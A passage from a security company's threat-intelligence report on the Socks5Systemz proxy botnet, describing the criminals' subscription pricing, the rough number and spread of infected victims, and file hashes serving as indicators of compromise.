


Figure 21: Telegram bot @BoostyProxy_BOT




Figure 22: Telegram bot chat

The service has two subscription options: standard and VIP. The difference between the two is that the standard only allows a client to use one type of proxy and does not support multithreading while the VIP subscription allows a client to send all types of proxy traffic (socks4, socks5, and http) and use multiple threads. Here's the current price table for the two subscription options:

- Standard proxy

Threads/Period	**1 day**	**7 days**	**1 month**	**3 months**
Single thread	$1 USD	$5.1 USD	$10.3 USD	$28 USD

- VIP service

Threads/Period	1 day	5 day	10 day	1 month	3 months
100 threads	$22 USD	$60 USD	$100 USD	$175 USD	$450 USD
300 threads	$28 USD	$68 USD	$112 USD	$200 USD	$500 USD
500 threads	$35 USD	$90 USD	$150 USD	$300 USD	$740 USD
1000 threads	$42 USD	$120 USD	$200 USD	$400 USD	$1000 USD
5000 threads	$140 USD	$420 USD	$700 USD	$1500 USD	$4000 USD

All payments must be done with crypto currency using the Cryptomus Crypto Payment Gateway `(cryptomus[.]com).`

While subscribing to the service, the client must provide the IP address from where it will access the proxies. Once the subscription process is complete, the client IP address gets whitelisted across the botnet, and clients can download the list of available proxies which contains the IP addresses of the backconnect servers and the TCP ports assigned to the infected systems.

Victims

Since PrivateLoader and Amadey loaders have been one of the main distribution channels for this proxy bot, we expected to see a pretty dispersed geographic distribution for the victims of this botnet, which was exactly what we observed on our network telemetry. Since the beginning of October, we observed approximately 10.000 systems communicating over port 1074/TCP with the backconnect servers.

The top 10 most affected countries are, in order, India, Brasil, Colombia, South Africa, Bangladesh, Argentina, Angola, United States, Suriname, and Nigeria.




Figure 23: Geographic distribution of victims

Due to the nature of this network telemetry, these numbers must be interpreted as an approximation of what can be the real botnet size and geographic distribution of the victims.

(For network indicators, please refer to the table shared in the “Infrastructure” section.)

Socks5Systemz proxy bot payload

fee88318e738b160cae22f6c0f16c634fd16dbf11b9fb93df5d380b6427ac18f

Proxy bot loader payload

dc262539467bf34e5059686955d6567efadd8e21c76be51eba94737d8c326720

Packed files distributed by Amadey and PrivateLoader

78efcbb0c6eb6a4c76c036adc65154b8ff028849f79d508e45babfb527cb7cfe
5b45926c91fe46b12dadd3dae6afa2cf76f91a8fed7c3aefdad7f8c1faa03919
189af501e84dddc5af3f7a66dcdc5095d22570abad100575ade261698d199bf3
2987dc6ea8908c9e80ee5cd15ae4b91d15c48d1d31f7dbc79e01864475f33247
3222778fd2f0717284dedbbda7298abf17105881147832e7a1cdbddc24747b0a
d99188eb6d65ecfeb7586bfb3566766fd1c68f659fbc57c7ce2bf1580452fd69
eaaf1823c34ea385dc3fa483a071b9a5f6122c8ab347b83da00a887ade466a0b
d2eafbfcd0dc07d49081b9b8324b549b08eb7aefd87ca6175046a9dd11b1d350
5b3b41fcfe12f7bf5f933d8dbd5d881a3c5391ffb0a71fc313ac456afe8d7510
2acfc97589dfb9f01a4ad9919b6bd73b38f391343b2e952e7dec8bfb8318bf51
09f3fa5267026b2a7a698517d21dec97594cf2623388b13f0091e09ecba85ee9
34a818f4223d32179c774e5cc707410d448d4e72fff148c293f453179642c8e6
5c52f631330f6099fdf038af2e7fc2bc7956e561fe9db5fbde0e8c1fb1951323
99c4c0abd02e05ce83b85184d4f49853674b63d1e402e5068992aabdd35109f8
116db67b886d33dc3ce3892471ea70b652539fe3436aefbc6d4771cd72748bf1
1ba2ae706f2e9b938f96b1d9baa63e302eb0b93c370d6a9b8c555065f90123dd
903ee5d2fb1341754c10acba60faf45fdde7dec94b5c82e3d990a9e7a5a7cd7f
8093be2f5aabcfdb73bf1e6a73161e37d2f702868f974387a032d4e0489516ee
75a741eb4e59010b49520e85c949c610ddec55cd89ea954178a12e6b45551483
ee5ce35a68761315dc14c27af6cb25128952bbde67a699b5c69cb21081a3bd75
9b914a04a6b4acb86915551f54a471fd3fc5edda4f8b948416db38808fa291bf
8be1d9004e4ffad4035fa973d6d6508835762adf097a7f4362039b11b5d41122
25e34355c90e9b96478a3a316c4b3280f3254e3677bc9c10e8146efbaaf29c39
449d46143fac008f3c90ea25156bf2e1f3492c7e55e11a45670b98c076924f34
48429a97039eef7473041955fdd403f4d6ae72332cc7f9ede56986167920cd65
973b44c741b1e12417e6a99a806b519b1fb2a1095d2931c154d10a92fabcb01b
65faccff1bd94971f57d4ab74662a11e0de5e9b84c64db56c2290b419c2ad59b
759e28b5e743ef6368816dafb62507ba7133cdbb38853e21ff98964aa3c0d454
1357aed783ad4b524540bcf99d980eaeac3aa21357b696b32c412ee44b925eab

ebca811f9da30028f61da7eb4e4d842eec9558a0c0b9e6c172c70095cbc8f4b9
37f72d7cc30ac6952775a5972e510e0f2e0163b11ac7dea1e4dc0449dd8e633a
3476601196502ae5aacb48ab2a6b0b1089100c0761f563c2cdb86861bc18798d
6cccc777cf4eeebb2a17f4d13732f5dfeb0f6dbf50e6b96c743f101c481a44b6
8dabf008e15a4822e0a34b1a998ce3522194128dffbab0401320c6fd21fa97df
c02e920086d41efee570ff2aa367640d63394f1ef86bffb1ced03aafa9bebf4b
8458c1237cd94a1446468c7d615df01af8ef3ffc14c1033efeb61118bf4bd3b4
3b5d15ed72a7aaf60ee447fade02e82e333e09c84ccd7ceca3b3594702da0c52
70b3d99e5a06e20095f2919783b8afd9077e5a9a6aed92236605d69bcf424316
2f255e9658e381d9c02499c30dcb07af2c7f5691fd6e5afd8ef35f3d284429f7
cb346f5850a116273a9a6fc0430d99e2b2d3a1f92a1742242499d67728efba1d
779bc4fda3638f8adfba674f096475dc4e663fb45c962b5120b9c285dac87fe2
71f6c61bc2314ab899d3e79ffe0cf9434106ae29f760a5e076dbf826a7dfda7e
4847e2d370b72b717e85f289bf9daf22a39906fa99cedc8cda584a775ba571fb
0cebb8519e93f4177b4ab6d82f59643de9940ac6acdd284c3c1f23019f203120
ae1b4b92fd179336c88340771c8c16492b6b3f80030735d770dafeef2558861a
43ec23f5477e218b33003603458503d469804ab5a05ee97541402a2b7255627a
23416440ae258c4a472c5c3c07bf7659190168277f8483dcd84d24fbcb83bbd4
78ab98c5b5ead97ff7d245b9603bb5edc4d59d379e492049a3a958a8e48cb945
1fa58cb939e9b5d0f7f0d5c78b437f62f182b5d3658e59729fda2f28eb8746da
29122127b97c0810a564fe16d87faaa9c931e0e48ecd63271af86385a652baca
ae9aad29ad8bf58206a14b791b0ab0c842d745495762bf3fe092ce3be1f7fb0e
dc0cb777651c14ef9e44cad759ce2a9688872e56d241352e23a3ab3443b03f07
15f4e20fb7971cbd61a7ba4f6ca0582286ff7ca332c17b7c5eef0c023f40bab0
1f8ceb6cd9e01bfe384378c5ea66de52674e188103f5e438a6029680c0b3180f
2e00197cd4b002cf65fc588be7c31b0b6c46f320885eddd6b7d71c8d2f98b36b
3f321b0d86d3af5f72c328b445c07c9c423b47ee3faa89bd413fdd5486019a0f
2d41e76e3200255d7a11e43c6b826bef6a91cabf451c66b3b36d6826cd56fb46
eb5dfd6a133128a5d2c7183940639ead5e3aa33aa5ba581ce8d91ee113e4931f
8466c3b28b913e7e965b083b8a3174fbe12b76ed5e9f7d4d929a51cb660e326b
b1ed4acd9128d49b5a619e8607cac13b33a8743e717a937c9ee9e6d963375867
af766ba5f46115470242fa6033f4f4ba85c82b6d5a001ebfee8482e51d793e1d

---

Source: https://www.bitsight.com/blog/unveiling-socks5systemz-rise-new-proxy-service-privateloader-and-amadey